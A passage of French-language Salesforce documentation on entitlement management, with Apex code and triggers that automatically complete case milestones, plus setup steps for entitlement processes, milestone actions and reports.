public class MilestoneUtils {
    public static void completeMilestone(List<Id> caseIds,
            String milestoneName, DateTime complDate) {
    List<CaseMilestone> cmsToUpdate = [select Id, completionDate
            from CaseMilestone cm
            where caseId in :caseIds and cm.MilestoneType.Name=:milestoneName
            and completionDate = null limit 1];
    if (cmsToUpdate.isEmpty() == false){
        for (CaseMilestone cm : cmsToUpdate){
            cm.completionDate = complDate;
            }
        update cmsToUpdate;
        }
    }
}
```

**Test unitaire de classe Apex**

Vous pouvez configurer des tests unitaires Apex dans la Developer Console pour analyser votre code en cas de problème.

```
/**
* This class contains unit tests for validating the behavior of Apex classes
* and triggers.
*
* Unit tests are class methods that verify whether a particular piece
* of code is working properly. Unit test methods take no arguments,
* commit no data to the database, and are flagged with the testMethod
* keyword in the method definition.
*
* All test methods in an organization are executed whenever Apex code is deployed
* to a production organization to confirm correctness, ensure code
* coverage, and prevent regressions. All Apex classes are
* required to have at least 75% code coverage in order to be deployed
* to a production organization. In addition, all triggers must have some code coverage.
*
* The @isTest class annotation indicates this class only contains test
* methods. Classes defined with the @isTest annotation do not count against
* the organization size limit for all Apex scripts.
*
* See the Apex Language Reference for more information about Testing and Code Coverage.
*/
@isTest
private class MilestoneTest {

static testMethod void TestCompleteMilestoneCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
if (entlId != null){
Case c = new Case(Subject = 'Test Case with Entitlement ',
EntitlementId = entlId, ContactId = contactId);
cases.add(c);
```

```
}
if (cases.isEmpty()==false){
insert cases;
List<Id> caseIds = new List<Id>();
for (Case cL : cases){
caseIds.add(cL.Id);
}
milestoneUtils.completeMilestone(caseIds, 'First Response', System.now());
}
}

static testMethod void testCompleteMilestoneViaCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
for(Integer i = 0; i < 1; i++){
Case c = new Case(Subject = 'Test Case ' + i);
cases.add(c);
if (entlId != null){
c = new Case(Subject = 'Test Case with Entitlement ' + i,
EntitlementId = entlId);
cases.add(c);
}
}
```

**Exemple de déclencheur 1**

Vous pouvez créer un jalon nommé Heure de résolution qui exige la fermeture des requêtes sous un délai donné. Cette méthode est efficace pour imposer des conditions de résolution de requêtes dans des Accords de niveau de service. Cet exemple de déclencheur de requête marque chaque jalon Heure de résolution sur Terminé lorsque sa requête est fermée. Cela évite à l'agent de marquer manuellement le jalon terminé une fois la requête fermée.

Remarque: Ce déclencheur référence la classe utilitaire de test du jalon. Assurez-vous de définir d'abord la classe de test.

Pour définir ce déclencheur dans votre organisation :

1. Dans Configuration, saisissez *Déclencheurs de requête* dans la case Recherche rapide, puis cliquez sur **Déclencheurs de requête**.
2. Cliquez sur **Nouveau**.
3. Copiez le texte du déclencheur et collez-le dans le champ de texte.
4. Cliquez sur **Enregistrer**.

```
trigger CompleteResolutionTimeMilestone on Case (after update) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
            List<Id> updateCases = new List<Id>();
            for (Case c : Trigger.new){
                  if (((c.isClosed == true)||(c.Status == 'Closed'))&&((c.SlaStartDate

                        <= completionDate)&&(c.SlaExitDate == null)))
        updateCases.add(c.Id);
        }
    if (updateCases.isEmpty() == false)
       milestoneUtils.completeMilestone(updateCases, 'Resolution Time', completionDate);

    }
}
```

**Exemple de déclencheur 2**

Vous pouvez créer un jalon nommé Première réponse qui demande aux agents de contacter un contact de la requête sous un délai de X minutes ou heures après la création de la requête. Cette méthode est efficace pour garantir que votre équipe de support communique avec les contacts de la requête dans les meilleurs délais. Cet exemple de déclencheur d'e-mail marque un jalon Première réponse sur Terminé lorsqu'un e-mail est envoyé au contact de la requête. Cela évite à l'agent du support de marquer manuellement le jalon Première réponse sur Terminé une fois l'e-mail envoyé au contact de la requête.

Remarque: Ce déclencheur référence la classe utilitaire de test du jalon. Assurez-vous de définir d'abord la classe de test.

Pour définir ce déclencheur dans votre organisation :

1. Dans Configuration, saisissez *Déclencheurs d'e-mail* dans la case Recherche rapide, puis cliquez sur **Déclencheurs d'e-mail**.
2. Cliquez sur **Nouveau**.
3. Copiez le texte du déclencheur et collez-le dans le champ de texte.
4. Cliquez sur **Enregistrer**.

```
trigger CompleteFirstResponseEmail on EmailMessage (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        Map<Id, String> emIds = new Map<Id, String>();
        for (EmailMessage em : Trigger.new){
            if(em.Incoming == false)
                emIds.put(em.ParentId, em.ToAddress);
        }
        if (emIds.isEmpty() == false){
            Set <Id> emCaseIds = new Set<Id>();
            emCaseIds = emIds.keySet();
                List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
```

```
                    c.EntitlementId,
                    c.SlaStartDate, c.SlaExitDate
                    From Case c where c.Id IN :emCaseIds];
            if (caseList.isEmpty()==false){
                    List<Id> updateCases = new List<Id>();
                    for (Case caseObj:caseList) {
                        if ((emIds.get(caseObj.Id)==caseObj.Contact.Email)&&
                            (caseObj.Status == 'In Progress')&&
                            (caseObj.EntitlementId != null)&&
                            (caseObj.SlaStartDate <= completionDate)&&
                            (caseObj.SlaStartDate != null)&&
                            (caseObj.SlaExitDate == null))
                                updateCases.add(caseObj.Id);
                    }
                    if(updateCases.isEmpty() == false)
                        milestoneUtils.completeMilestone(updateCases,
                                'First Response', completionDate);
            }
        }
    }
}
```

**Exemple de déclencheur 3**

Le déclencheur précédent traite des e-mails, mais cet exemple de déclencheur marque un jalon Première réponse sur Terminé lorsqu'un commentaire public est publié dans la requête. Vous pouvez l'utiliser si un commentaire de requête public est une première réponse valide dans vos conditions de support.

Remarque: Ce déclencheur référence la classe utilitaire de test du jalon. Assurez-vous de définir d'abord la classe de test.

Pour définir ce déclencheur dans votre organisation :

1. Dans Configuration, saisissez *Déclencheurs de commentaire de requête* dans la case Recherche rapide, puis cliquez sur **Déclencheurs de commentaire de requête**.
2. Cliquez sur **Nouveau**.
3. Copiez le texte du déclencheur et collez-le dans le champ de texte.
4. Cliquez sur **Enregistrer**.

```
trigger CompleteFirstResponseCaseComment on CaseComment (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        List<Id> caseIds = new List<Id>();
        for (CaseComment cc : Trigger.new){
                if(cc.IsPublished == true)
                caseIds.add(cc.ParentId);
        }
        if (caseIds.isEmpty() == false){
            List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId, c.SlaStartDate,
                    c.SlaExitDate
                    From Case c
                    Where c.Id IN :caseIds];
        if (caseList.isEmpty() == false){
            List<Id> updateCases = new List<Id>();
```

```
            for (Case caseObj:caseList) {
                if ((caseObj.Status == 'In Progress')&&
                        (caseObj.EntitlementId != null)&&
                        (caseObj.SlaStartDate <= completionDate)&&
                        (caseObj.SlaStartDate != null)&&
                        (caseObj.SlaExitDate == null))
                    updateCases.add(caseObj.Id);
                }
                if(updateCases.isEmpty() == false)
                    milestoneUtils.completeMilestone(updateCases,
                    'First Response', completionDate);
            }
        }
    }
}
```

# Processus d'autorisation

Les processus d'autorisation sont des chronologies qui contiennent toutes les étapes (ou jalons) que votre équipe de support doit effectuer pour résoudre des enregistrements tels que des requêtes ou des ordres d'exécution. Chaque processus comprend la logique requise pour déterminer comment appliquer le niveau de service approprié pour vos clients.

Les autorisations ne nécessitent pas toutes des processus d'autorisation. Par exemple, une autorisation peut simplement indiquer qu'un client est éligible pour un support téléphonique et spécifier des heures ouvrables de support définies sur 24/7. Pour compléter cette définition (par exemple, si certaines personnes doivent recevoir un e-mail lorsque la requête d'un client n'est pas résolue après délai de deux heures), utilisez un processus d'autorisation.

Vous pouvez créer jusqu'à 1 000 processus d'autorisation avec jusqu'à 10 jalons par processus. Si votre organisation a été créée avant Summer '13, ses processus d'autorisation maximum peuvent être inférieurs. Contactez Salesforce pour l'augmenter.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**Remarque:** Si vous utilisez des processus d'autorisation, gérez les ordres d'exécution et les requêtes des clients dans des autorisations séparées. Un processus d'autorisation peut exécuter uniquement les enregistrements qui correspondent à son type. Par exemple, lorsqu'un processus d'autorisation Requête est appliqué à une autorisation, le processus est exécuté uniquement sur les requêtes associées à l'autorisation. Si un ordre d'exécution est également associé à l'autorisation, le processus n'est pas exécuté sur l'ordre d'exécution.

Pour afficher ou annuler les processus d'autorisation actifs, saisissez *`Processus d'autorisation`* dans la case `Recherche rapide`, puis sélectionnez **Processus d'autorisation**. Vous pouvez également utiliser la file d'attente du processus d'autorisation pour visualiser ou annuler les actions de processus d'autorisation actifs (la surveillance des processus d'autorisation n'est pas disponible dans les organisations Professional Edition).

**Conseil:** La gestion des versions des processus d'autorisation permet de mettre à jour les processus existants, même s'ils sont attribués à des autorisations et à des requêtes actives. Elle peut être utile par exemple si les règles métier sous-jacentes à vos processus d'autorisation changent ou pour créer plusieurs versions d'un même processus d'autorisation avec des différences mineures.

**Remarque:** Tous les utilisateurs, même ceux sans autorisation utilisateur « Afficher la configuration », peuvent consulter les processus d'autorisation via des champs de référence.

CONSULTER ÉGALEMENT :

Configuration d'un processus d'autorisation
Mise à jour dans le processus d'autorisation
Progression d'un enregistrement dans un processus d'autorisation

# Configuration d'un processus d'autorisation

Les processus d'autorisation sont des chronologies qui contiennent toutes les étapes (jalons) que votre équipe de support doit effectuer pour résoudre des requêtes ou des ordres d'exécution. Configurez un processus d'autorisation à appliquer aux autorisations dans votre organisation Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

1. Création d'un processus d'autorisation
   Créez un processus d'autorisation pour donner aux agents de support une chronologie des étapes requises qu'ils doivent suivre en vue de résoudre des enregistrements de support. Chaque processus comprend la logique requise pour déterminer comment appliquer le niveau de service approprié pour vos clients.
2. Personnalisation de champs de processus d'autorisation
   Si vous souhaitez utiliser des processus d'autorisation dans votre organisation Salesforce, personnaliser les présentations de page pour garantir que les agents de support peuvent afficher et interagir avec des processus d'autorisation.
3. Ajout d'un jalon à un processus d'autorisation
   Ajoutez des jalons à des processus d'autorisation afin de définir les étapes requises dans votre processus de support.
4. Ajout d'un action de jalon à un processus d'autorisation
   Les actions de jalon sont des actions de workflow temporelles qui s'exécutent à chaque étape (jalon) d'un processus d'autorisation. Après avoir créé un processus d'autorisation et ajouté des jalons au processus, ajoutez des actions aux jalons.
5. Application d'un processus d'autorisation à une autorisation
   Vous avez créé un processus d'autorisation. Il est temps de l'utiliser ! Appliquez un processus à l'autorisation d'un client de sorte que tous les enregistrements de support liés à l'autorisation utilisent ce processus.

CONSULTER ÉGALEMENT :

Liste de contrôle de configuration de la gestion des autorisations

# Création d'un processus d'autorisation

Créez un processus d'autorisation pour donner aux agents de support une chronologie des étapes requises qu'ils doivent suivre en vue de résoudre des enregistrements de support. Chaque processus comprend la logique requise pour déterminer comment appliquer le niveau de service approprié pour vos clients.

Remarque: Vous devez créer des jalons avant de créer un processus d'autorisation.

Conseil: Le module Trailhead Gestion des autorisations présente les principaux termes et vous guide à travers la création d'un processus d'autorisation. En plus, il est agréable ! Pour commencer, suivez Gestion des autorisations.

1. Dans Configuration, saisissez *Processus d'autorisation* dans la case Recherche rapide, puis sélectionnez **Processus d'autorisation** sous Gestion des autorisations.
2. Cliquez sur **Nouveau processus d'autorisation**.
3. Sélectionnez un type de processus d'autorisation. Pour utiliser le processus afin d'appliquer des jalons dans des requêtes, sélectionnez Requête. Pour utiliser le processus afin d'appliquer des jalons dans des ordres d'exécution, sélectionnez Ordre d'exécution (si les ordres d'exécution ne sont pas activés dans votre organisation, seule l'option Requête est affichée).

   Remarque: Si vous utilisez des processus d'autorisation, gérez les ordres d'exécution et les requêtes des clients dans des autorisations séparées. Un processus d'autorisation peut exécuter uniquement les enregistrements qui correspondent à son type. Par exemple, lorsqu'un processus d'autorisation Requête est appliqué à une autorisation, le processus est exécuté uniquement sur les requêtes associées à l'autorisation. Si un ordre d'exécution est également associé à l'autorisation, le processus n'est pas exécuté sur l'ordre d'exécution.
4. Saisissez un nom, par exemple *Processus de support standard*, et une description.
5. Si vous souhaitez activer le processus, sélectionnez **Actif**.

   Conseil: Avant d'activer un processus, nous recommandons d'attendre de lui avoir ajouté des actions de jalon. Une fois un processus activé et appliqué à un enregistrement, vous ne pouvez pas mettre à jour ni supprimer les actions du jalon.
6. Si la gestion des versions d'autorisation est activée, vous pouvez également sélectionner **Version par défaut** pour définir ce processus d'autorisation en tant que version par défaut.
7. Sélectionnez les critères des enregistrements pour entrer dans le processus d'autorisation et le quitter.

| Champ | Description | Autres actions à exécuter ? |
|---|---|---|
| L'enregistrement* entre dans le processus | **Basé sur la date de création de l'enregistrement**<br>Sélectionnez si les enregistrements doivent entrer dans le processus à leur création. | Non |
| | **Basé sur un champ de date/heure personnalisé de l'enregistrement**<br>Sélectionnez si vous souhaitez que la valeur d'un champ de date/heure | Oui, une liste déroulante s'affiche pour la sélection de la date/heure personnalisée. Vous pouvez sélectionner uniquement une date/heure personnalisée, pas une date personnalisée. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour afficher les autorisations :
- Lire sur les autorisations

Pour modifier des autorisations :
- Modifier sur les autorisations

Pour créer et mettre à jour des processus d'autorisation :
- Gérer les autorisations

| Champ | Description | Autres actions à exécuter ? |
| --- | --- | --- |
| | personnalisé dans l'enregistrement détermine son entrée dans le processus. | |
| `L'enregistrement quitte le processus` | **Basé sur la date de clôture de l'enregistrement**<br>Sélectionnez si les enregistrements doivent quitter le processus lors de leur clôture. | Non |
| | **Basé sur des critères personnalisés**<br>Sélectionnez si les enregistrements doivent quitter le processus en fonction de critères que vous définissez. | Oui, sélectionnez l'une des options suivantes :<br>• Sélectionnez `critères sont remplis`, puis sélectionnez les critères de filtrage qu'un enregistrement doit satisfaire pour quitter le processus. Par exemple, définissez un filtre de requête sur *`Priorité égale à Élevée`* si vous souhaitez que les requêtes avec un champ `Priorité` Élevée quittent le processus.<br>Sélectionnez `l'évaluation de la formule est positive`, puis saisissez une formule renvoyant les valeurs True ou False. Salesforce déclenche la règle si la formule renvoie True.<br>• Sélectionnez `l'évaluation de la formule est positive`, puis saisissez une formule renvoyant la valeur True ou False. Les enregistrements quittent le processus si la formule renvoie « True ». Par exemple, la formule `(Requête : Priorité égale à Élevée) AND (Requête : Origine de la requête égale à E-mail, Web)` déplace les requêtes hors du processus si le champ `Priorité` est Élevée et le champ `Origine de la requête` est E-mail ou Web. |

*Les noms de champ affichés reflètent le type de processus d'autorisation sélectionné.

8. Vous pouvez également sélectionner les heures ouvrables que vous souhaitez appliquer au processus d'autorisation. Les heures ouvrables que vous définissez ici calculent la date cible pour tous les jalons de ce processus d'autorisation. Pour plus d'informations, reportez-vous à Fonctionnement des heures ouvrables dans la gestion des autorisations.
9. Enregistrez vos modifications.

## Personnalisation de champs de processus d'autorisation

Si vous souhaitez utiliser des processus d'autorisation dans votre organisation Salesforce, personnaliser les présentations de page pour garantir que les agents de support peuvent afficher et interagir avec des processus d'autorisation.

1. Ajoutez les éléments suivants à des présentations de page de requête et d'ordre d'exécution :

| Champ | Description |
|---|---|
| `Chronologie` (disponible uniquement dans les présentations de page de requête) | Délai avant qu'une requête atteigne les jalons d'un processus d'autorisation. Vous pouvez cliquer sur un jalon, ou le survoler, pour afficher ses détails. Ces icônes représentent des jalons :<br>• Jalon terminé<br>• Jalon violé<br>Vous pouvez déplacer l'icône de poignée ( ) sur l'outil Zoom sur la chronologie pour afficher les jalons passés et futurs. Si un processus d'autorisation s'applique à la requête, ce champ est affiché. |
| `Arrêté` | Permet d'arrêter un processus d'autorisation sur un enregistrement, ce qui peut être nécessaire si vous attendez la réponse d'un client. |
| `Arrêté depuis` | La date et l'heure d'arrêt du processus d'autorisation dans l'enregistrement. |

2. Enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page :
- Personnaliser l'application

# Ajout d'un jalon à un processus d'autorisation

Ajoutez des jalons à des processus d'autorisation afin de définir les étapes requises dans votre processus de support.

1. Dans Configuration, saisissez *Processus d'autorisation* dans la case Recherche rapide, puis sélectionnez **Processus d'autorisation**.
2. Cliquez sur le nom d'un processus d'autorisation.
3. Si vous utilisez la gestion des versions, cliquez de nouveau sur le nom du processus d'autorisation sous Versions de processus d'autorisation.
4. Cliquez sur **Nouveau** dans la liste associée Jalons.
5. Sélectionnez le jalon.
6. Dans `Déclencheur temporel (minutes)`, saisissez le délai en minutes dont les utilisateurs disposent pour terminer avant que le jalon ne déclenche une action.

   Alternativement, si vous souhaitez calculer dynamiquement l'heure de déclenchement du jalon, selon le type du jalon et les propriétés de la requête ou de l'ordre d'exécution, cliquez sur **Activer une classe Apex pour le déclencheur temporel (Minutes)**.

   Remarque: Pour pouvoir utiliser cette option, vous devez avoir une classe Apex personnalisée qui implémente l'interfaceApex `Support.MilestoneTriggerTimeCalculator`.
7. Si vous avez sélectionné **Activer une classe Apex pour le déclencheur temporel (Minutes)**, utilisez la référence afin de spécifier une classe Apex pour le jalon calculé dynamiquement.
8. Sélectionnez la date de début du jalon :

| Sélectionner | À | Utiliser si |
|---|---|---|
| Critères de jalon | Calculez la `Date cible` du jalon en fonction de son application à un enregistrement de support (correspond aux critères de l'enregistrement). | La `Date cible` jalons est basée sur son application à un enregistrement. À utiliser si le jalon est récurrent.<br>Remarque: Généralement, un processus d'autorisation commence lors de la création de l'enregistrement. Cependant, les jalons ne sont pas toujours immédiatement appliqués. |
| Processus d'autorisation | Calculez la `Date cible` du jalon en fonction du début du processus d'autorisation (par défaut, lors de la création d'un enregistrement de support). | La `Date cible` d'un jalon est basée sur le début du processus d'autorisation. Par exemple, la première réponse et la résolution d'une requête calculent toujours leur `Date cible` en fonction du début du processus d'autorisation. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour ajouter des jalons à des processus d'autorisation :
- Gérer les autorisations

9. Vous pouvez également sélectionner les heures d'ouverture que vous souhaitez appliquer au calcul de la date cible de ce jalon. Si vous ne spécifiez pas d'heures ouvrables pour le jalon, les heures ouvrables du processus d'autorisation sont utilisées. Si aucune n'est spécifiée, les heures ouvrables de la requête ou de l'ordre d'exécution sont utilisées.
10. Spécifiez l'ordre dans lequel Salesforce doit traiter les jalons. Cela s'applique aux situations dans lesquelles un enregistrement de support correspond aux critères de plusieurs jalons à la fois.
11. Saisissez les critères qu'un enregistrement doit remplir pour appliquer le jalon :
    - Sélectionnez `critères sont remplis` puis sélectionnez les critères de filtrage qu'un enregistrement doit satisfaire pour que le jalon s'applique. Par exemple, définissez un filtre de requête sur *`Priorité est égale à Élevée`* afin que le jalon s'applique aux requêtes dont le champ `Priorité` indique Élevée.

      Choisissez `l'évaluation de la formule est positive` et saisissez une formule renvoyant les valeurs True (vrai) ou False (faux). Salesforce déclenche la règle si la formule renvoie True.
    - Sélectionnez `l'évaluation de la formule est positive`, puis saisissez une formule renvoyant la valeur « True » (vrai) ou « False » (faux). Le jalon s'applique aux enregistrements si la formule renvoie « True ». Par exemple, la formule `(Requête : Priorité est égale à Élevée) AND (Requête : Origine de la requête égale à Messagerie électronique, Web)` applique le jalon aux requêtes dont le champ `Priorité` indique Élevée et le champ `Origine de la requête` indique E-mail ou Web. Vous ne pouvez pas utiliser le champ `Propriétaire de la requête` dans des formules.
12. Cliquez sur **Enregistrer**.

Remarque: Les jalons sont mesurés en minutes et en secondes, mais leurs heures de début et de fin ont une précision de l'ordre de la minute. Par exemple, prenons un jalon déclenché à 11:10:40 avec un délai de réalisation de 10 minutes. Dans ce cas, l'heure cible du jalon est 11:20:00, pas 11:20:40. Par conséquent, le délai dont dispose l'agent pour réaliser le jalon est de 9 minutes et 20 secondes, pas 10 minutes complètes.

CONSULTER ÉGALEMENT :

Statuts des jalons
Actions de jalon

# Ajout d'un action de jalon à un processus d'autorisation

Les actions de jalon sont des actions de workflow temporelles qui s'exécutent à chaque étape (jalon) d'un processus d'autorisation. Après avoir créé un processus d'autorisation et ajouté des jalons au processus, ajoutez des actions aux jalons.

1. Dans Configuration, saisissez *`Processus d'autorisation`* dans la case `Recherche rapide`, puis sélectionnez **Processus d'autorisation**.
2. Cliquez sur le nom d'un processus d'autorisation.
3. Cliquez sur le nom d'un jalon dans la liste associée Jalons.
4. Si vous souhaitez ajouter une action d'avertissement ou de violation, ajoutez au préalable un déclencheur temporel. Une fois le déclencheur ajouté, l'action d'ajout d'une action de workflow s'affiche. Les actions de succès utilisent le déclencheur temporel du jalon.

   Conseil: Si vous souhaitez déclencher une action de violation immédiatement en cas de violation du jalon, définissez le déclencheur sur 0 minute.

5. Cliquer sur **Ajouter une action de workflow**, puis sélectionnez une option.

| Action de workflow | Action exécutée | Exemple |
|---|---|---|
| Nouvelle tâche | Créer une tâche de workflow | Créez une tâche afin qu'un agent de support appelle un client en cas de violation d'un jalon Première réponse. |
| Nouvel e-mail | Créer une alerte par e-mail | Notifiez les propriétaires de requêtes lorsqu'un jalon Première réponse est proche de la violation dans leur requête. |
| Nouvelle mise à jour du champ | Définir une mise à jour de champ | Mettez à jour le champ Priorité de la requête sur `Élevée` lorsqu'un jalon de Première réponse est proche de la violation. |
| Nouveau message sortant | Définir un message sortant | Envoyez des données sur des pièces ou des services à un système externe lorsqu'un jalon Première réponse est terminé. |
| Sélectionner une action existante | Sélectionner une action existante | Utilisez une alerte par e-mail existante pour notifier un responsable de requête lorsque sa requête atteint le stade de violation d'une première réponse. |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

## AUTORISATIONS UTILISATEUR

Pour ajouter des actions de jalon à des processus d'autorisation :

- Gérer les autorisations

  ET

  Personnaliser l'application

**Remarque:** Les actions temporelles sont déclenchées uniquement pendant les heures ouvrables de votre organisation Salesforce. Vous pouvez ajouter jusqu'à dix actions et dix déclencheurs temporels à chaque type d'action de jalon.

CONSULTER ÉGALEMENT :

Actions de jalon

## Application d'un processus d'autorisation à une autorisation

Vous avez créé un processus d'autorisation. Il est temps de l'utiliser ! Appliquez un processus à l'autorisation d'un client de sorte que tous les enregistrements de support liés à l'autorisation utilisent ce processus.

1. Accédez à l'autorisation.
2. Dans le champ de référence `Processus d'autorisation`, sélectionnez le processus que vous souhaitez appliquer.

   **Important:** Si vous utilisez des processus d'autorisation, gérez les ordres d'exécution et les requêtes des clients dans des autorisations séparées. Un processus d'autorisation peut exécuter uniquement les enregistrements qui correspondent à son type. Par exemple, lorsqu'un processus d'autorisation Requête est appliqué à une autorisation, le processus est exécuté uniquement sur les requêtes associées à l'autorisation. Si un ordre d'exécution est également associé à l'autorisation, le processus n'est pas exécuté sur l'ordre d'exécution.
3. Cliquez sur **Enregistrer**.

**Conseil:** Si vous avez configuré des modèles d'autorisation et que vous associez un processus d'autorisation à un modèle, toutes les autorisations créées à partir de ce modèle utilisent automatiquement le processus d'autorisation sélectionné.

CONSULTER ÉGALEMENT :

Progression d'un enregistrement dans un processus d'autorisation

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour modifier les autorisations :
- Modifier sur les autorisations

# Progression d'un enregistrement dans un processus d'autorisation

Lorsqu'un processus d'autorisation est appliqué à une autorisation, le processus est exécuté dans tous les enregistrements de support liés à l'autorisation. Découvrez comment les enregistrements de support tels que les requêtes et les ordres d'exécution progressent dans un processus d'autorisation.

1. Un agent de support a lié un enregistrement à une autorisation ayant un processus d'autorisation. Il a plusieurs possibilités :
   - L'agent de support crée l'enregistrement à partir de la liste associée Requêtes ou Ordres d'exécution dans l'autorisation.
   - L'agent de support crée l'enregistrement, puis utilise le champ de référence Autorisation de l'enregistrement pour sélectionner l'autorisation appropriée.
2. L'enregistrement entre dans le processus sur la base de sa date de création ou d'un champ date/heure personnalisé. Un champ date/heure personnalisé permet aux utilisateurs de modifier une date dans l'enregistrement qui se déclencher en entrant dans le processus.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

3. Salesforce attribue des jalons avec des critères de correspondance à l'enregistrement. Par exemple, si le critère d'un jalon est `Priorité est égale à Élevée` et que la requête a une Priorité `Élevée`, Salesforce l'attribue au jalon `Priorité est égale à Élevée`. Un enregistrement est associé à un jalon à la fois. Elle peut être associée à plusieurs jalons en progressant dans le processus.
4. Les actions de jalon déterminent si les actions de workflow d'avertissement, de violation ou de succès se déclenchent pour l'enregistrement et l'heure de déclenchement.
5. Un agent de support met à jour l'enregistrement pour effectuer une action de jalon.
6. Une fois mis à jour, un enregistrement passe à travers le processus d'autorisation et initie tous les jalons qui correspondent à ses critères.
7. L'enregistrement quitte le processus en fonction de critères personnalisés ou lors de sa fermeture.

Vous pouvez afficher les enregistrements auxquels les autorisations sont attribuées en créant des vues de liste de requêtes ou d'ordres d'exécution qui filtrent les champs de processus d'autorisation.

**Important:** Les jalons ne sont pas automatiquement marqués Terminé lorsqu'un enregistrement quitte un processus d'autorisation. Pour écrire un déclencheur Apex qui renseigne automatiquement les jalons remplissant des critères uniques, reportez-vous à Renseignement automatique des jalons de requêtes.

CONSULTER ÉGALEMENT :

Configuration des autorisations

Liste de contrôle de configuration de la gestion des autorisations

# Rapports sur les autorisations

Utilisez des types de rapports personnalisés pour définir des critères de rapport que les utilisateurs peuvent utiliser pour exécuter et créer des rapports sur des autorisations, des contrats de service et des éléments de ligne de contrat.

Après avoir configuré la gestion des autorisations, votre organisation Salesforce inclut automatiquement les types de rapport personnalisé suivants :

| Type de rapport personnalisé | Description | Emplacement du type de rapport |
|---|---|---|
| Comptes avec des autorisations ayant des contacts | Répertorie les comptes avec des autorisations qui contiennent des contacts (nommés appelants). | Comptes et contacts |
| Contrats de service avec des éléments de ligne de contrat | Répertorie les contrats de service qui contiennent des éléments de ligne de contrat (produits). | Rapports sur le support client |
| Contrats de service avec des autorisations | Répertorie les contrats de service qui contiennent des autorisations. | Rapports sur le support client |
| Requêtes avec des jalons | Répertorie les requêtes qui contiennent des jalons.<br>Remarque: Ce type de rapport ne peut pas être personnalisé. | Rapports sur le support client |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisés de gestion des autorisations :

- Gérer les types de rapport personnalisé

Pour créer et exécuter des rapports basés sur des types de rapport personnalisé de gestion des autorisations :

- Créer et personnaliser des rapports

Pour personnaliser les types de rapports personnalisés de gestion des autorisations :

1. Dans Configuration, saisissez *Types d'enregistrement* dans la case Recherche rapide, puis sélectionnez **Types d'enregistrement**.
2. Dans la page Tous les types de rapport personnalisé, vous pouvez :
   - Définir un nouveau type de rapport personnalisé. Vous ne pouvez pas sélectionner des autorisations en tant qu'objet principal.
   - Mettre à jour le nom, la description, la catégorie du type de rapport et le statut de déploiement d'un type de rapport personnalisé.
   - Supprimer un type de rapport personnalisé.

     Important: Lorsque vous supprimez un type de rapport personnalisé, toutes les données stockées dans ce type de rapport sont supprimées et ne peuvent pas être restaurées depuis la Corbeille.

Conseil: Si vous souhaitez afficher la liste des ordres d'exécution avec des jalons dans votre organisation, utilisez le type de rapport personnalisé Jalons d'objet pour créer un rapport d'ordre d'exécution.

CONSULTER ÉGALEMENT :

Configuration des autorisations

Configuration de contrats de service

# Fonctionnement des heures ouvrables dans Gestion des autorisations

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Lorsqu'un enregistrement de support est lié à une autorisation, l'enregistrement, ses jalons, ses processus d'autorisation et l'autorisation elle-même peuvent chacun utiliser des heures ouvrables différentes. Découvrez comment Salesforce gère les heures ouvrables dans ce type de situation.

